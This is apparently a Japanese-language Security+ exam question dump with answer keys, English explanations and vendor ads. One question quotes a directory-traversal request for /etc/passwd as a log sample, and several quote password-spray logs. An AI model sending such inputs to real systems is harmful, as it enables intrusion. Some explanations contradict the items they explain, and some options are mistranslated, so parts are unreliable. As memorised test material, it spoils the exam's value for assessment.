トークン化が機密データの保護にどのように役立つかを最もよく説明しているのは、次のうちどれですか？

- A. 本番システムから機密情報を完全に削除します。
- B. 元のデータを、悪用可能な意味を持たない参照値に置き換えます。
- C. 機密データを複数のクラウド環境に分散して保存し、データ損失を防ぎます。
- D. 対称暗号化を使用してデータを判読不能な暗号文に変換することでデータを隠蔽します。

正解: **B** ([コメントを发表する](#))

The best answer is B. It replaces the original data with reference values that do not hold exploitable meaning .

Tokenization protects sensitive data by substituting the original value with a token , which is a non-sensitive reference value. The token has no meaningful value to an attacker if it is intercepted or exposed. The real sensitive data is stored separately in a protected system, often called a token vault.

This is commonly used for:

- * payment card data
- * personally identifiable information
- * sensitive customer records

Why the other options are incorrect:

- * A. It permanently deletes sensitive information from production systems. Tokenization does not necessarily delete the original data permanently. It replaces exposed operational use with tokens while the real data is retained securely elsewhere.
- * C. It stores sensitive data across multiple cloud environments to prevent data loss. This is unrelated to tokenization.
- * D. It conceals data by converting it into unreadable ciphertext using symmetric encryption. This describes encryption , not tokenization.

From a SY0-701 perspective, tokenization reduces exposure by replacing real sensitive values with non- exploitable substitutes , so B is correct.

質問: **165**

ビジネス継続性の机上演習を実施しているときに、セキュリティ チームは、フェイルオーバー中にジェネレータが故障した場合の潜在的な影響について懸念を抱きます。リスク管理活動に関して、チームが最も考慮する可能性が高いのは次のどれですか。

- A. RPO
- B. ARO
- C. BIA
- D. MTTR

正解: ([正解を表示します](#))

Detailed Explanation:Mean Time to Repair (MTTR) is a key metric in risk management, reflecting the time required to repair a failed component, such as a generator, and restore operations. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 5: Security Program Management, Section: "Business Continuity Metrics".

質問: 166

特定の契約に基づいてチケット発行システムを自動化するために企業が開発した AI ツールを最もよく表すデータ タイプは次のどれですか。

- A. 機密
- B. 規制情報
- C. オープンソース
- D. 知的財産

正解: D ([コメントを发表する](#))

An AI tool developed internally for automating a ticketing system represents intellectual property (IP).

Security+ SY0-701 defines IP as proprietary creations developed by an organization, such as software, machine learning models, algorithms, and trade secrets. This type of data must be protected because it provides competitive advantage and is often contractually bound.

The scenario notes the tool is developed under a specific contract, meaning it is bound by ownership, licensing, and confidentiality agreements.

Protecting IP is critical to prevent theft, unauthorized reuse, or compromise that could affect legal obligations or business value.

Classified (A) refers to government-protected national security information. Regulated information (B) includes data covered by laws such as HIPAA or PCI-DSS. Open source (C) refers to publicly shared code, which this AI tool is not.

Thus, the correct category for this data is D: Intellectual property.

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: 167

2 つの会社が合併中です。両社は情報セキュリティ プログラムをどのように標準化するかを決定する必要があります。セキュリティ プログラムを最も適切に調整できるのは次のうちどれですか。

- A. CIS ベースラインの共有展開
- B. 共同サイバーセキュリティのベストプラクティス
- C. 両社とも同じCSFに従っている
- D. 脆弱性レポートにおけるコントロールの評価

正解: ([正解を表示します](#))

A Cybersecurity Framework (CSF) provides a structured approach to standardizing and aligning security programs across different organizations. By both companies adopting the same CSF, they can ensure that their security measures, policies, and practices are consistent, which is essential during a merger when aligning two different security programs.

References =

* CompTIA Security+ SY0-701 Course Content: The course discusses the importance of adopting standardized cybersecurity frameworks (CSF) for aligning security programs during mergers and acquisitions.

質問: 168

セキュリティ管理者は、インシデントを調査しているときに、Web サーバー ログで次のことを観察しました。

```
"GET ../../../../etc/passwd"
```

セキュリティ管理者が最も遭遇する可能性が高い攻撃は次のどれですか？

- A. ブルートフォース
- B. ディレクトリトラバーサル
- C. 資格情報の再生
- D. 権限昇格

正解: ([正解を表示します](#))

質問: 169

管理者が会社のウェブサイトクロスサイトスクリプティングの脆弱性を発見しました。この問題を解決するには、次のうちどれが最も効果的でしょうか？

- A. 入力検証
- B. NGFW
- C. 脆弱性スキャン
- D. WAF

正解: ([正解を表示します](#))

Cross-site scripting (XSS) occurs when a web application fails to properly validate or sanitize user input, allowing attackers to inject malicious scripts into web pages viewed by other users. The most effective remediation is input validation, which ensures that only safe, expected data is accepted by the application.

Security+ SY0-701 highlights input validation as a primary defense against:

XSS

SQL injection

Command injection

Path traversal attacks

By validating and sanitizing input at both the client and server layers, organizations can strip harmful characters, block script tags, enforce strict data types, and ensure proper encoding.

A NGFW (B) or WAF (D) can mitigate attacks by blocking malicious payloads, but they do not fix the root cause within the web application. A vulnerability scan (C) identifies the issue but does not remediate it.

Therefore, only input validation (A) directly resolves the underlying coding flaw responsible for XSS.

質問: 170

残酷な情報セキュリティ責任者 (CISO) が、セキュリティ アナリストに、99% の稼働率 SLA を持つ運用 VM に OS アップデートをインストールするように依頼しました。CISO は、インストールをできるだけ早く行う必要があるとアナリストに伝えました。セキュリティ アナリストが最初に実行する必要があるのは次のうちのどのアクション コースですか。

- A. サーバーにログインし、VM のヘルス チェックを実行します。
- B. パッチをすぐにインストールします。
- C. バックアップ サービスが実行されていることを確認します。
- D. VM のスナップショットを作成します。

正解: ([正解を表示します](#))

Before applying any updates or patches to a production VM, especially one with a 99% uptime SLA, it is crucial to first take a snapshot of the VM. This snapshot serves as a backup that can be quickly restored in case the update causes any issues, ensuring that the system can be returned to its previous state without violating the SLA. This step mitigates risk and is a standard best practice in change management for critical systems.

References = CompTIA Security+ SY0-701 study materials, focusing on change management and backup strategies.

質問: 171

セキュリティ オペレーション センターは、疑わしい IP アドレスに関するイベントを調査しています。セキュリティ アナリストが次のイベント ログを確認すると、同じ IP アドレスから認証するときに、ユーザー アカウ

```
104.168.131.241 - userA - failed authentication
104.168.131.241 - userA - failed authentication
104.168.131.241 - userB - failed authentication
104.168.131.241 - userB - failed authentication
104.168.131.241 - userC - failed authentication
104.168.131.241 - userC - failed authentication
```

発生した攻撃を最もよく表しているのは次のうちどれですか？

- A. レインボーテーブル
- B. ブルートフォース
- C. 辞書
- D. スプレー

正解: [\(正解を表示します\)](#)

質問: 172

セキュリティ アナリストは、ネットワークに接続されている現在のエンドポイント資産の月次監査中に不正なデバイスを発見しました。企業ネットワークは、アクセス制御に 002.1X を使用しています。デバイスがネットワークにアクセスするには、既知のハードウェア アドレスを持ち、有効なユーザー名とパスワードをキャプティブ ポータルに入力する必要があります。監査レポートは次のとおりです。

IP address	MAC	Host	Account
10.10.04.42	DE-AC-11-F1-E4-44	PC-NY	user1
10.10.04.38	DE-AC-11-F2-42-53	PC-CO	user2
10.10.04.59	28-BB-5A-12-45-67	PC-PA	user3
10.10.04.58	28-BB-5A-0A-11-01	PC-TX	user4
10.10.04.22	DE-AC-11-F2-42-F3	MTN10	user3
10.10.04.26	DE-21-11-22-A2-73	PC-NJ	admin

不正なデバイスの接続が許可される可能性が最も高い方法はどれですか？

- A. DNS ハイジャックにより、攻撃者はキャプティブ ポータルのトラフィックを傍受できます。
- B. ユーザーが個人のデバイスを使用して MAC クローン攻撃を実行しました。
- C. 管理者がテストのためにセキュリティ制御をバイパスしました。
- D. DMCP障害により誤ったIPアドレスが配布されました

正解: B ([コメントを发表する](#))

質問: 173

企業は、セキュリティ境界を通過するトラフィックを最小限に抑えながら、内部リソースへの管理アクセスを提供する必要があります。次の方法のうち、最も安全なのはどれですか。

- A. 要塞ホストの実装
- B. 境界ネットワークの展開
- C. WAFのインストール
- D. シングルサインオンの活用

正解: [\(正解を表示します\)](#)

A bastion host is a special-purpose server that is designed to withstand attacks and provide secure access to internal resources. A bastion host is usually placed on the edge of a network, acting as a gateway or proxy to the internal network. A bastion host can be configured to allow only certain types of traffic, such as SSH or HTTP, and block all other traffic. A bastion host can also run security software such as firewalls, intrusion detection systems, and antivirus programs to monitor and filter incoming and outgoing traffic. A bastion host can provide administrative access to internal resources by requiring strong authentication and encryption, and by logging all activities for auditing purposes¹².

A bastion host is the most secure method among the given options because it minimizes the traffic allowed through the security boundary and provides a single point of control and defense. A bastion host can also isolate the internal network from direct exposure to the internet or other untrusted networks, reducing the attack surface and the risk of compromise³.

Deploying a perimeter network is not the correct answer, because a perimeter network is a network segment that separates the internal network from the external network. A perimeter network usually hosts public-facing services such as web servers, email servers, or DNS servers that need to be accessible from the internet. A perimeter network does not provide administrative access to internal resources, but rather protects them from unauthorized access. A perimeter network can also increase the complexity and cost of network management and security⁴.

Installing a WAF is not the correct answer, because a WAF is a security tool that protects web applications from common web-based attacks by monitoring, filtering, and blocking HTTP traffic. A WAF can prevent attacks such as cross-site scripting, SQL injection, or file inclusion, among others. A WAF does not provide administrative access to internal resources, but rather protects them from web application vulnerabilities. A WAF is also not a comprehensive solution for network security, as it only operates at the application layer and does not protect against other types of attacks or threats⁵.

Utilizing single sign-on is not the correct answer, because single sign-on is a method of authentication that allows users to access multiple sites, services, or applications with one username and password. Single sign-on can simplify the sign-in process for users and reduce the number of passwords they have to remember and manage. Single sign-on does not provide administrative access to internal resources, but rather enables access to various resources that the user is authorized to use. Single sign-on can also introduce security risks if the user's credentials are compromised or if the single sign-on provider is breached⁶. References = 1: Bastion host - Wikipedia, 2: 14 Best Practices to Secure SSH Bastion Host - goteleport.com, 3: The Importance Of Bastion Hosts In Network Security, 4: What is the network perimeter? | Cloudflare, 5: What is a WAF? | Web Application Firewall explained, 6: [What is single sign-on (SSO)? - Definition from WhatIs.com]

質問: **174**

数日間にわたる停電でもデータセンターが稼働し続けるためには、次のどれが必要ですか？

- A. ジェネレータ
- B. 無停電電源装置
- C. 並列処理
- D. レプリケーション

正解: ([正解を表示します](#))

質問: **175**

セキュリティアナリストは、最近のインシデントで使用された攻撃ベクトルが、IoTデバイスの既知のエクспロイトであったことを知りました。アナリストは、最初のエクспロイトの発生時刻を特定するためにログを確認する必要があります。アナリストが最初に確認すべきログは次のうちどれですか？

- A. 無線アクセスポイント
- B. スイッチ
- C. ファイアウォール
- D. NAC

正解: ([正解を表示します](#))

Many IoT devices connect to the network via wireless access points. Reviewing these logs would reveal when the IoT device first connected, as well as any suspicious or anomalous traffic patterns associated with the exploit's initiation.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 4.1: "Wireless access point logs can help determine initial connectivity and exploitation of IoT devices." Exam Objectives 4.1: "Summarize the importance of logging and monitoring activities."

質問: 176

システム管理者は、多数のユーザーのアカウント作成時に時間を節約し、人為的ミスを防ぐスクリプトを作成しています。このタスクに適したユースケースは次のどれですか？

スクリプトの作成

A. 市販ソフトウェア

B. オーケストレーション

C. ベースライン

D. ポリシーの適用

正解: B ([コメントを發表する](#))

In the context of the CompTIA Security+ SY0-701 exam, orchestration is the most appropriate answer because it directly aligns with the automation of repetitive, operational security tasks. Orchestration refers to the coordinated execution of automated processes to streamline workflows, reduce administrative burden, and ensure consistent outcomes. Creating a script to automate user account creation for a large number of users is a textbook example of orchestration in action.

The Security+ SY0-701 study guide emphasizes that automation and orchestration are essential components of modern security operations. They are used to minimize human error, improve efficiency, and enforce consistency across environments. Manual account creation is error-prone, especially at scale, and can lead to misconfigured permissions, inconsistent group memberships, or skipped security steps. Orchestration ensures that predefined steps-such as creating user accounts, assigning roles, applying access controls, enforcing password policies, and logging actions-are executed reliably every time.

The other options do not fit the scenario. Off-the-shelf software refers to prebuilt commercial solutions rather than a custom script. A baseline defines a standard configuration state but does not automate actions. Policy enforcement ensures compliance with rules but does not perform the operational task itself. The key distinction is that orchestration focuses on execution and coordination of tasks, not governance or standards.

From a Security+ operational standpoint, orchestration supports secure identity and access management by ensuring accounts are provisioned consistently and in alignment with organizational policies. It also improves auditability and accountability by enabling predictable, repeatable processes. Therefore, orchestration is the correct and most secure solution for automating large-scale account creation.

質問: 177

第三者との法的契約上の義務が終了した後に、組織が不必要な法的責任を回避するために実施すべき対策は次のうちどれですか？

A. データ暗号化

B. データ分類

C. データ保持

D. データインベントリ

正解: ([正解を表示します](#))

The best answer is C. Data retention.

To avoid unnecessary liability after the end of a legal contract obligation with a third party, an organization should follow a proper data retention policy. Data retention policies define how long data must be kept and when it should be deleted or securely destroyed once it is no longer needed for legal, contractual, regulatory, or business purposes.

Keeping third-party data longer than necessary can increase:

legal exposure

privacy risk

breach impact

storage and governance burden

Why the other options are incorrect:

A). Data encryption Encryption protects data confidentiality, but it does not address whether the data should still be retained at all.

B). Data classification Classification helps determine sensitivity and handling requirements, but it does not define when data should be disposed of.

D). Data inventory An inventory helps identify what data exists, but it does not by itself reduce liability after contractual obligations end.

From the SY0-701 perspective, reducing liability after contractual or legal obligations end requires proper retention schedules and secure disposal, so C is the correct answer.

質問: 178

攻撃者が悪意のあるアドレスでレジスタを上書きすると、次の脆弱性のうちどれが悪用されますか？

A. VMエスケープ

B. SQLインジェクション

C. バッファオーバーフロー

D. 競合状態

正解: ([正解を表示します](#))

A buffer overflow is a vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. A register is a small storage area in the CPU that holds temporary data or instructions. An attacker can exploit a buffer overflow to overwrite a register with a malicious address that points to a shellcode, which is a piece of code that gives the attacker control over the system. By doing so, the attacker can bypass the normal execution flow of the application and execute arbitrary commands.

References: CompTIA Security+ SY0-701 Certification Study Guide, Chapter 2: Threats, Attacks, and Vulnerabilities, Section 2.3: Application Attacks, Page 76 1; Buffer Overflows - CompTIA Security+ SY0-701 - 2.3 2

質問: 179

セキュリティ チームは、大規模な停止後に重要なシステムをオンラインに戻す順序を詳細に説明したドキュメントを作成しました。チームが作成したドキュメントは次のどれですか。

A. コミュニケーション計画

B. インシデント対応計画

C. データ保持ポリシー

D. 災害復旧計画

正解: ([正解を表示します](#))

The document described in the question is a Disaster Recovery Plan (DRP). A DRP outlines the process and procedures for restoring critical systems and operations after a major disruption or outage. It includes the order in which systems should be brought back online to ensure minimal impact on business operations, prioritizing the most critical systems to recover first.

References:

* CompTIA Security+ SY0-701 Course Content: Domain 5: Security Program Management and Oversight, which discusses the development and implementation of disaster recovery plans.

質問: 180

ユーザーが正規のアプリケーションストアを迂回してバイナリファイルをインストールすることで、不正なアプリケーションをインストールした場合、次のうちどれが該当しますか？

- A. 脱獄
- B. サイドローディング
- C. メモリインジェクション
- D. VMエスケープ

正解: ([正解を表示します](#))

The best answer is B. Sideloaded.

Sideloaded is the installation of an application from outside the official or authorized application store, often by directly installing a binary package or application file. This bypasses standard review and distribution controls.

Why the other options are incorrect:

A). Jailbreaking Jailbreaking removes or bypasses manufacturer or operating system restrictions, often on mobile devices. It may enable sideloading, but it is not the same thing as the act described.

C). Memory injection Memory injection is a technique used to place code into another process's memory. It is unrelated to installing an app from an unauthorized source.

D). VM escaping VM escape is an attack in which code breaks out of a virtual machine into the host environment. It does not describe unauthorized app installation.

From a Security+ standpoint, bypassing the approved app store and directly installing a binary is the definition of sideloading.

質問: 181

ある組織は「忘れられる権利」に関する規制を考慮に入れませんでした。この行動は、会社にとってどのような影響を与える可能性がありますか？

- A. 罰金
- B. データ侵害
- C. 収益損失
- D. 脅迫

正解: ([正解を表示します](#))

Failure to comply with right-to-be-forgotten (data privacy) regulations can lead to significant fines imposed by regulatory authorities like GDPR enforcers. Such laws require companies to delete personal data upon user request.

Data breaches (B) are security incidents; revenue loss (C) and blackmail (D) may occur indirectly but fines are the direct legal consequence.

Regulatory compliance and consequences are critical topics in Security Program Management#6:Chapter

16†CompTIA Security+ Study Guide#

有効的な**SY0-701-JPN**問題集はJPNTTest.com提供され、**SY0-701-JPN**試験に合格することに役に立ちます！JPNTTest.comは今最新**SY0-701-JPN**試験問題集を提供します。JPNTTest.com SY0-701-JPN試験問題集はもう更新されました。ここで**SY0-701-JPN**問題集のテストエンジンを手に入れます。最新版のアクセス、<https://www.jpntest.com/shiken/SY0-701-JPN-mondaishu> **909**問、**30%ディスカウント**、特別な割引コード: **JPNshiken**」

質問: **182**

管理チームは、手動で設定された新しいアカウントに必ずしも正しいアクセス権や権限が付与されていないことに気付きました。システム管理者がアカウント作成を効率化するために使用すべき自動化手法は次のどれですか？

- A. ガードレールスクリプト
- B. チケット発行ワークフロー
- C. エスカレーションスクリプト
- D. ユーザープロビジョニングスクリプト

正解: ([正解を表示します](#))

A user provisioning script is an automation technique that uses a predefined set of instructions or commands to create, modify, or delete user accounts and assign appropriate access or permissions. A user provisioning script can help to streamline account creation by reducing manual errors, ensuring consistency and compliance, and saving time and resources¹².

The other options are not automation techniques that can streamline account creation:

- * Guard rail script: This is a script that monitors and enforces the security policies and rules on a system or a network. A guard rail script can help to prevent unauthorized or malicious actions, such as changing security settings, accessing restricted resources, or installing unwanted software³.
 - * Ticketing workflow: This is a process that tracks and manages the requests, issues, or incidents that are reported by users or customers. A ticketing workflow can help to improve the communication, collaboration, and resolution of problems, but it does not automate the account creation process⁴.
 - * Escalation script: This is a script that triggers an alert or a notification when a certain condition or threshold is met or exceeded. An escalation script can help to inform the relevant parties or authorities of a critical situation, such as a security breach, a performance degradation, or a service outage.
- References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 1022: User Provisioning - CompTIA Security+ SY0-701 - 5.1, video by Professor Messer³: CompTIA Security+ SY0-701 Certification Study Guide, page 1034: CompTIA Security+ SY0-701 Certification Study Guide, page 104. : CompTIA Security+ SY0-701 Certification Study Guide, page 105.

質問: **183**

ある組織が、ログイン認証情報を要求するフィッシングキャンペーンを用いて自己評価を実施しました。その結果は以下のとおりです。

- * 適切なセキュリティ意識のおかげで、スタッフは誰一人としてこの企みに騙されなかった。
- * スタッフは追加措置を講じることなくメールを削除しました。

以下のセキュリティ対策のうち、組織にとって最も価値が高いのはどれでしょうか？

- A. セキュリティインシデント発生後、すべての上級管理職に対して厳格なパスワードリセットポリシーを実施する。
- B. 不審な出来事の報告に関するユーザーガイダンスを更新します。
- C. スピアフィッシング攻撃に関するエンドユーザー向けトレーニングを実施し、意識を高める。
- D. リモートワーカーが組織のネットワークに接続する際にVPNを使用することを義務付ける。

正解: ([正解を表示します](#))

The best answer is B. Update user guidance to include suspicious incident reporting.

The phishing simulation results show that users were not fooled, which means awareness training is already helping them avoid credential theft.

However, the employees deleted the email without reporting it. That means the organization missed an opportunity to:

investigate the message further
identify other recipients
block similar messages
improve incident response visibility
update defensive controls quickly

The most valuable next step is to train or guide users to report suspicious emails, not just ignore or delete them.

Why the other options are incorrect:

A). Implement a strict password reset policy for all senior managers after a security event.This does not address the gap identified by the exercise.

C). Conduct end-user training regarding spear-phishing attempts to raise awareness.The results already show awareness was effective enough to prevent users from falling for the message. The missing behavior is reporting.

D). Require remote workers to use a VPN when connecting to the organization ' s networks.This is unrelated to the phishing exercise outcome.

From a Security+ perspective, user awareness programs should teach employees to identify and report suspicious messages. Therefore, B is the best answer.

質問: 184

成長中の企業は、セキュリティ オペレーション センターの脅威検出能力を強化しつつ、セキュリティ アナリストに必要な手作業の量を削減したいと考えています。手作業の削減に最も効果的なのは次のうちどれですか。

A. 飛翔

B. SIEM

C. MDM

D. DLP

正解: ([正解を表示します](#))

Security Orchestration, Automation, and Response (SOAR) systems help organizations automate repetitive security tasks, reduce manual intervention, and improve the efficiency of security operations. By integrating with various security tools, SOAR can automatically respond to incidents, helping to enhance threat detection while reducing the manual workload on security analysts.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of security operations and automation technologies.

質問: 185

システム管理者は、ネットワーク内の攻撃を検出および調査するために、欺瞞技術を使用します。管理者は、偽のパスワードと顧客の支払い情報が記載された文書を配布します。管理者が使用している技術は次のうちどれですか？

A. ハニートークン

B. ハニーポット

C. ハニーファイル

D. ハニーネット

正解: C ([コメントを發表する](#))

The best answer is C. Honeyfile.

A honeyfile is a decoy file that is intentionally placed where an attacker might discover and open it. It often contains fake but tempting information, such as passwords, payment data, or confidential records. If someone accesses, copies, or opens the file, that activity can alert defenders to suspicious behavior.

This question specifically describes a document filled with fake passwords and customer payment information. Because the decoy is a file or document, honeyfile is the most precise answer.

Why the other options are incorrect:

A). HoneytokenA honeytoken is a broader term for fake digital data used to detect unauthorized access, such as fake credentials, database entries, or API keys. A honeyfile can be considered a type of honeytoken, but since the question specifically mentions a document, honeyfile is the better answer.

B). HoneytrapA honeytrap is a decoy system or service designed to attract attackers, not just a single document.

D). HoneynetA honeynet is an entire network of decoy systems used for detection and research.

From a Security+ perspective, deception technologies include honeyfiles, honeytokens, honeypots, and honeynets. Since the item deployed is a document, C is the best answer.

質問: 186

セキュリティ アナリストは、リスクベースのアプローチを使用して脆弱性スキャンの結果に優先順位を付けています。アナリストが使用する最も効率的なリソースは次のどれですか。

A. ビジネスインパクト分析

B. 共通脆弱性評価システム

C. リスクレジスタ

D. 露出係数

正解: [\(正解を表示します\)](#)

TheCommon Vulnerability Scoring System (CVSS)is astandardized framework for assessing the severity of vulnerabilities. It provides a numerical score (0-10) based on factors such asexploitability, impact, and complexity, helping security analystsprioritize remediation efforts based on risk.

Business impact analysis (A)helps identifycritical business functionsbut does not specificallyprioritize vulnerabilities.

Risk register (C)tracks identified risks but does not classify vulnerabilities.

Exposure factor (D)is used inquantitative risk assessmentbut is not an industry standard for vulnerability prioritization.

Reference:CompTIA Security+ SY0-701 Official Study Guide, Risk Management domain.

質問: 187

コンテナ イメージを本番環境に展開する前に、次の強化手法のうちどれを適用する必要がありますか? (2 つ選択してください)。

A. デフォルトのアプリケーションを削除します。

B. NIPS をインストールします。

C. Telnet を無効にします。

D. DNSを再設定する

E. SFTP サーバーを追加します。

F. 公開証明書を削除します。

正解: **A,C** ([コメントを发表する](#))

Container image hardening best practices include removing default or unnecessary applications (A) to reduce the attack surface and disabling insecure protocols like Telnet (C) to prevent exploitation. Minimizing software components reduces vulnerabilities and limits potential exploits.

Installing a Network Intrusion Prevention System (NIPS) (B) is a network security measure, not typically embedded in a container image. Reconfiguring DNS (D), adding an SFTP server (E), or deleting public certificates (F) are unrelated or could disrupt container functionality.

These practices are part of securing containerized environments covered under Security Architecture topics in SY0-701#6:Chapter 10†CompTIA Security+ Study Guide#.

質問: 188

セキュリティアナリストが次のログを確認しています:

```
[10:00:00 AM] Login rejected - username administrator - password Spring2023
[10:00:01 AM] Login rejected - username jsmith - password Spring2023
[10:00:01 AM] Login rejected - username guest - password Spring2023
[10:00:02 AM] Login rejected - username cpolk - password Spring2023
[10:00:03 AM] Login rejected - username fmartin - password Spring2023
```

次の攻撃のうち、最も発生する可能性が高いのはどれですか?

- A. パスワードスプレー
- B. アカウント偽造
- C. ハッシュを渡す
- D. ブルートフォース

正解: [\(正解を表示します\)](#)

Password spraying is a type of brute force attack that tries common passwords across several accounts to find a match. It is a mass trial-and-error approach that can bypass account lockout protocols. It can give hackers access to personal or business accounts and information. It is not a targeted attack, but a high-volume attack tactic that uses a dictionary or a list of popular or weak passwords¹².

The logs show that the attacker is using the same password ("password123") to attempt to log in to different accounts ("admin", "user1", "user2", etc.) on the same web server. This is a typical pattern of password spraying, as the attacker is hoping that at least one of the accounts has a weak password that matches the one they are trying. The attacker is also using a tool called Hydra, which is one of the most popular brute force tools, often used in cracking passwords for network authentication³.

Account forgery is not the correct answer, because it involves creating fake accounts or credentials to impersonate legitimate users or entities. There is no evidence of account forgery in the logs, as the attacker is not creating any new accounts or using forged credentials.

Pass-the-hash is not the correct answer, because it involves stealing a hashed user credential and using it to create a new authenticated session on the same network. Pass-the-hash does not require the attacker to know or crack the password, as they use the stored version of the password to initiate a new session⁴. The logs show that the attacker is using plain text passwords, not hashes, to try to log in to the web server.

Brute-force is not the correct answer, because it is a broader term that encompasses different types of attacks that involve trying different variations of symbols or words until the correct password is found. Password spraying is a specific type of brute force attack that uses a single common password against multiple accounts⁵. The logs show that the attacker is using password spraying, not brute force in general, to try to gain access to the web server. References = 1: Password spraying: An overview of password spraying attacks

... - Norton, 2: Security: Credential Stuffing vs. Password Spraying - Baeldung, 3: Brute Force Attack: A definition + 6 types to know | Norton, 4: What is a Pass-the-Hash Attack? - CrowdStrike, 5: What is a Brute Force Attack? | Definition, Types & How It Works - Fortinet

質問: 189

システム管理者は、技術的なソリューションを使用してチーム全体のファイル権限を明示的に定義したいと考えています。管理者が実装すべきソリューションは次のうちどれですか?

- A. ACL
- B. Monitoring
- C. Isolation
- D. HIPS

正解: A ([コメントを发表する](#))

An Access Control List (ACL) is a technical mechanism used to explicitly define permissions for files, folders, or other resources. ACLs specify which users or system processes are granted access to objects and what operations are allowed on given objects. This allows the administrator to centrally and granularly manage file permissions for a group or team.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1, "Access control lists (ACLs) are used to explicitly define permissions to files and resources for users and groups." Exam Objectives 3.1: "Implement secure network architecture concepts."

質問: 190

ある企業は、脅威サーフェス プログラムを拡張し、個人が同社のインターネット向けアプリケーションのセキュリティ テストを行えるようにしています。同社は、発見された脆弱性に基づいて研究者に報酬を支払う予定です。同社が設定しているプログラムについて最もよく説明されているのは次のうちどれですか。

- A. オープンソースインテリジェンス
- B. バグバウンティ
- C. レッドチーム
- D. 侵入テスト

正解: ([正解を表示します](#))

A bug bounty is a program that rewards security researchers for finding and reporting vulnerabilities in an application or system. Bug bounties are often used by companies to improve their security posture and incentivize ethical hacking. A bug bounty program typically defines the scope, rules, and compensation for the researchers. References = CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition, Chapter 1, page 10. CompTIA Security+ (SY0-701) Certification Exam Objectives, Domain 1.1, page 2.

質問: 191

最近のログレビュー中に、アナリストはインジェクション攻撃が成功した証拠を発見しました。この問題に最も適切に対処できるのは次のどれですか？

- A. 認証
- B. セキュアクッキー
- C. 静的コード分析
- D. 入力検証

正解: ([正解を表示します](#))

Input validation (D) is the most effective way to prevent injection attacks, such as SQL injection, XSS, etc. It ensures that only correctly formatted and expected inputs are processed by the application.

This is clearly identified under Domain 2.3: Application security techniques, where input validation is listed as a primary defense against injection attacks.

Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.3 - "Input validation: Prevents injection and malformed data attacks."

質問: 192

インシデントが適切なレベルの注意と対応を受けられるようにするために、チケットの自動化によって最もよく実行されるアクションは次のどれですか。

- A. 通知
- B. 創造
- C. クロージャ

D. エスカレーション

正解: ([正解を表示します](#))

The key phrase is "ensure that incidents receive the correct level of attention and response." In operations, that aligns most directly with escalation-moving high-severity or time-sensitive incidents to the right people

/teams quickly and consistently, according to predefined criteria (severity, impacted systems, threat intel enrichment, SLA timers). The Study Guide lists ticketing and escalation explicitly as automation use cases:

"Ticket creation: Automation can streamline the ticketing process, enabling immediate creation and routing of issues to the right teams." and, crucially for this question, "Escalation: In case of a major incident, scripts can automate the escalation process, alerting key personnel quickly." While automation can also handle notification and ticket creation, escalation is the control that most directly enforces that the incident gets the proper priority and response path (for example: paging on-call, invoking the IR lead, opening a bridge, and applying "major incident" workflows). Closure is typically less suitable because it often requires validation and human judgment to ensure containment, eradication, and recovery steps are complete.

References: Automation use cases for ticketing, including escalation for major incidents .

質問: 193

管理者は、多数のアカウントのアカウント権限の更新を自動化したいと考えています。このタスクを最も効果的に達成するには、次のどれがよいでしょうか。

- A. セキュリティグループ
- B. ユーザープロビジョニング
- C. 垂直スケーリング
- D. 連邦

正解: ([正解を表示します](#))

質問: 194

ゼロデイエクスプロイトに関連する攻撃に関するアラートが発生しました。アナリストは、エクスプロイトのリスクを軽減するために、ネットワークに要塞ホストを設置しました。アナリストは、以下のどの種類の制御を実施していますか？

- A. 補償
- B. 探偵
- C. 運用中
- D. 物理

正解: A ([コメントを發表する](#))

The correct answer is Compensating because a bastion host is being used as an alternative safeguard to reduce risk when a primary control cannot yet be fully implemented. In the context of the Security+ SY0-701 objectives, compensating controls are designed to provide protection when standard preventive controls are not available, effective, or feasible-such as during a zero-day exploit where no vendor patch or permanent fix exists.

A zero-day exploit represents a vulnerability that is actively being exploited before developers or vendors have released a fix. Since patching is not immediately possible, organizations must rely on compensating controls to limit exposure and reduce the likelihood or impact of exploitation. A bastion host is a hardened system placed in a network segment-often in a demilitarized zone (DMZ)-that acts as a controlled access point between untrusted and trusted networks. By routing access through this tightly secured host, the analyst reduces the attack surface and restricts direct access to internal systems that may be vulnerable to the zero-day.

Option B, Detective, is incorrect because detective controls are focused on identifying or alerting on malicious activity after it occurs, such as logging, monitoring, or intrusion detection systems. Option C, Operational, refers to processes and procedures carried out by people, such as incident response

or change management, rather than a technical safeguard. Option D, Physical, applies to tangible protections like locks, cameras, or fencing, which are not relevant in this network-based scenario.

The SY0-701 study guide emphasizes the importance of layered security and adaptive risk management.

When preventive controls fail or are temporarily unavailable, compensating controls like bastion hosts, network segmentation, and access restrictions allow organizations to maintain security posture and continuity of operations while longer-term solutions are developed.

質問: 195

金融機関は、顧客データをクラウドに保存したいが、暗号化された状態でもデータにアクセスして操作できるようにしたいと考えています。そうすることで、機密性が高いため、クラウド サービス プロバイダーがデータを解読できなくなります。金融機関は、計算オーバーヘッドや速度の低下を心配していません。次の暗号化技術のうち、要件を最もよく満たすものはどれですか。

- A. 非対称
- B. 対称
- C. 同型
- D. 一時的な

正解: [\(正解を表示します\)](#)

Homomorphic encryption allows data to be encrypted and manipulated without needing to decrypt it first.

This cryptographic technique would allow the financial institution to store customer data securely in the cloud while still permitting operations like searching and calculations to be performed on the encrypted data. This ensures that the cloud service provider cannot decipher the sensitive data, meeting the institution's security requirements.

References =

CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.

CompTIA Security+ SY0-601 Study Guide: Chapter on Cryptographic Techniques.

質問: 196

内部監査を実施することで得られる最も可能性のある利点は次のどれですか？

- A. 調査結果は株主に報告されます。
- B. レポートは正式なものではなく、再割り当て可能です。
- C. 修復のために制御ギャップが特定されます。
